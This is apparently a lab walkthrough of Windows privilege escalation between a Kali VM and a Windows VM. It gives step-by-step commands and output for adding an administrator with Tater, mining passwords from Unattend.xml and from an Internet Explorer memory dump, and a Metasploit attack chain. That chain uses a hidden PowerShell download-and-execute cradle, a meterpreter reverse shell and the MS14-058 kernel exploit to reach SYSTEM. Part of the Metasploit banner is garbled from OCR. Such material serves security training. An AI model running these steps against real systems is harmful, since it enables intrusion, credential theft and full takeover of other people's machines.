
powershell.exe -nop -ep bypass



In Power Shell prompt type: Import-Module C:\Users\User\Desktop\Tools\Tater\Tater.ps1



In Power Shell prompt type: `Invoke-Tater -Trigger 1 -Command "net localgroup administrators user /add"`




To confirm that the attack was successful, in Power Shell prompt type: `net localgroup administrators`


Password Mining Escalation - Configuration Files :


Windows VM :

Open command prompt and type: notepad C:\Windows\Panther\Unattend.xml




Scroll down to the "<Password>" property and copy the base64 string that is confined between the "<Value>" tags underneath it.





Decoding



Password is :password123

Password Mining Escalation – Memory :

Kali VM :

Open command prompt and type: msfconsole

```

Password Hopping Calculation - Metasploit nadda@Nadda: ~
File Actions Edit View Help

tion
#####      #####
#####      #####
#####      #####
###        #####
#####      #####
#####      #####
command prompt and type: #####
sploitt (msf > prompt) # # ### # # ## /capture/http_basic
sploitt (msf > prompt) ## ## ## https://metasploit.com
sploitt (msf > prompt) type: run

M
    =[ metasploit v5.0.94-dev ]
+ -- --[ 2033 exploits - 1099 auxiliary - 344 post ]
+ -- --[ 566 payloads - 45 encoders - 10 nops ]
+ -- --[ 7 evasion ] browse to: http://[Kali VM IP Address]/]

command prompt and type: taskmgr

Metasploit tip: You can use help to view all available commands

msf5 > use auxiliary/server/capture/http_basic
msf5 auxiliary(server/capture/http_basic) > set uripath x
uripath => x
msf5 auxiliary(server/capture/http_basic) > run

```


Open Internet Explorer and browse to: [http://\[Kali VM IP Address\]/x](http://[Kali VM IP Address]/x)

Open command prompt and type: taskmgr

Image Name	PID	User Name	CPU	Memory (Private...)	Description
conhost.exe	2856	User	00	792 K	Console Window ...
csrss.exe	380		00	1,260 K	
dwm.exe	1140	User	00	63,484 K	Desktop Window ...
explorer.exe	1156	User	01	20,840 K	Windows Explorer
ieexplore.exe *32	2032	User	00	10,556 K	
ieexplore.exe *32	2144	User	00	6,952 K	
taskhost.exe	1292	User	00	1,596 K	Host Process for ...
taskmgr.exe	2380	User	00	1,524 K	
TPAutoConnect.exe	2848	User	00	1,856 K	ThinPrint AutoCo...
vmtoolsd.exe	1448	User	00	6,540 K	VMware Tools Co...
winlogon.exe	416		00	2,000 K	


In Windows Task Manager, right-click on the “iexplore.exe” in the “Image Name” column and select “Create Dump File” from the popup menu.

Copy the generated file, iexplore.DMP, to the Kali VM.



Place 'iexplore.DMP' on the kali VM.

strings /root/Desktop/iexplore.DMP | grep "Authorization: Basic"



```
root@kali:~/Desktop# strings iexplore.DMP | grep "Authorization: Basic"
Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
root@kali:~/Desktop# echo -ne YWRtaW46cGFzc3dvcmQxMjM= | base64 -d
admin:password123root@kali:~/Desktop#
```

Privilege Escalation - Kernel Exploits :

Windows VM :

Command prompt : powershell -nop -ep bypass

```
PS C:\Users\User> powershell -nop -ep bypass
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\User> cd .\Desktop\Tools\
```

Powershell : import-module C:\Users\User\Desktop\Tools\Sherlock\Sherlock.ps1

Powershell : Find-AllVulns

```
PS C:\Users\User> cd .\Desktop\Tools\Sherlock
PS C:\Users\User\Desktop\Tools\Sherlock> Import-Module .\Sherlock.ps1
PS C:\Users\User\Desktop\Tools\Sherlock> Find-AllVulns_
```

```
Title       : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin  : MS14-058
CVEID       : 2014-4113
Link        : https://www.exploit-db.com/exploits/35101/
VulnStatus  : Appears Vulnerable
```

Kali VM:

Use exploit/multi/script/web_delivery

```
msf5 > use exploit/multi/script/web_delivery
msf5 exploit(web_delivery) > set target 2
target => 2
msf5 exploit(web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(web_delivery) > set lhost 192.168.17.129
lhost => 192.168.17.129
msf5 exploit(web_delivery) > run
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.17.129:4444
[*] Using URL: http://0.0.0.0:8080/Q6eYzrE8dyvy
[*] Local IP: http://127.0.0.1:8080/Q6eYzrE8dyvy
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $b=new-object net.webclient;$b.proxy=[Net.WebRequest]::GetSystemWebProxy();$b.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $b.downloadstring('http://192.168.17.129:8080/Q6eYzrE8dyvy');
msf5 exploit(web_delivery) >
```

Copy the output

```
msf exploit(web_delivery) > run
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.17.129:4444
[*] Using URL: http://0.0.0.0:8080/Q6eYzrE8dyvy
[*] Local IP: http://127.0.0.1:8080/Q6eYzrE8dyvy
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $b=new-object net.webclient;$b.proxy=[Net.WebRequest]::GetSystemWebProxy();$b.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $b.downloadstring('http://192.168.17.129:8080/Q6eYzrE8dyvy');
msf exploit(web_delivery) >
```

Windows VM :

Open command prompt and paste it

```
Microsoft Windows [Version 6.0.6002]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\User>powershell.exe -nop -w hidden -c $b=new-object net.webclient;$b.proxy=[Net.WebRequest]::GetSystemWebProxy();$b.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $b.downloadstring('http://192.168.17.129:8080/Q6eYzrE8dyvy')
```

Kali VM :

Sessions -i [ID]

Run migrate -n explorer.exe

```
msf exploit(web_delivery) > run
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.17.129:4444
[*] Using URL: http://0.0.0.0:8080/Q6eYzrE8dyvy
[*] Local IP: http://127.0.0.1:8080/Q6eYzrE8dyvy
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $b=new-object net.webclient;$b.proxy=[Net.WebRequest]::GetSystemWebProxy();$b.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $b.downloadstring('http://192.168.17.129:8080/Q6eYzrE8dyvy');
msf exploit(web_delivery) > [*] 192.168.17.128 web_delivery - Delivering Payload
[*] Sending stage (957407 bytes) to 192.168.17.128
[*] Meterpreter session 1 opened (192.168.17.129:4444 -> 192.168.17.128:49534) at 2017-08-06 17:32:14 +0800

msf exploit(web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > run migrate -n explorer.exe

[[[] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[[[] Example: run post/windows/manage/migrate OPTION=value [...]]
```

Use exploit/windows/local/ms14_058_track_popup_menu

```
msf exploit(web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > run migrate -n explorer.exe

[[[] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[[[] Example: run post/windows/manage/migrate OPTION=value [...]]
[*] Current server process: powershell.exe (3792)
[*] Migrating to 1268
[*] Successfully migrated to process
meterpreter > background
[*] Backgrounding session 1...
msf exploit(web_delivery) > use exploit/windows/local/ms14_058_track_popup_menu
msf exploit(ms14_058_track_popup_menu) > set target 1
target => 1
msf exploit(ms14_058_track_popup_menu) > set session 1
session => 1
msf exploit(ms14_058_track_popup_menu) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf exploit(ms14_058_track_popup_menu) > set lhost 192.168.17.129
lhost => 192.168.17.129
msf exploit(ms14_058_track_popup_menu) > set lport 4455
lport => 4455
msf exploit(ms14_058_track_popup_menu) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: User-PC\User
meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms14_058_track_popup_menu) > run

[*] Started reverse TCP handler on 192.168.17.129:4455
[*] Launching notepad to host the exploit...
[*] Process 3056 launched.
[*] Reflectively injecting the exploit DLL into 3056...
[*] Injecting exploit into 3056...
[*] Exploit injected. Injecting payload into 3056...
[*] Payload injected. Executing exploit...
[*] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Command shell session 2 opened (192.168.17.129:4455 -> 192.168.17.128:49535) at 2017-08-06 17:35:37 +0800
```

Whoami

```
[*] Exploit finished, wait for (hopefully privileged) payload execution to complete.  
[*] Command shell session 2 opened (192.168.17.129:4455 -> 192.168.17.128:49535) at 2017-08-06 17:35:37 +0800  
  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
nt authority\system  
  
C:\Windows\system32>
```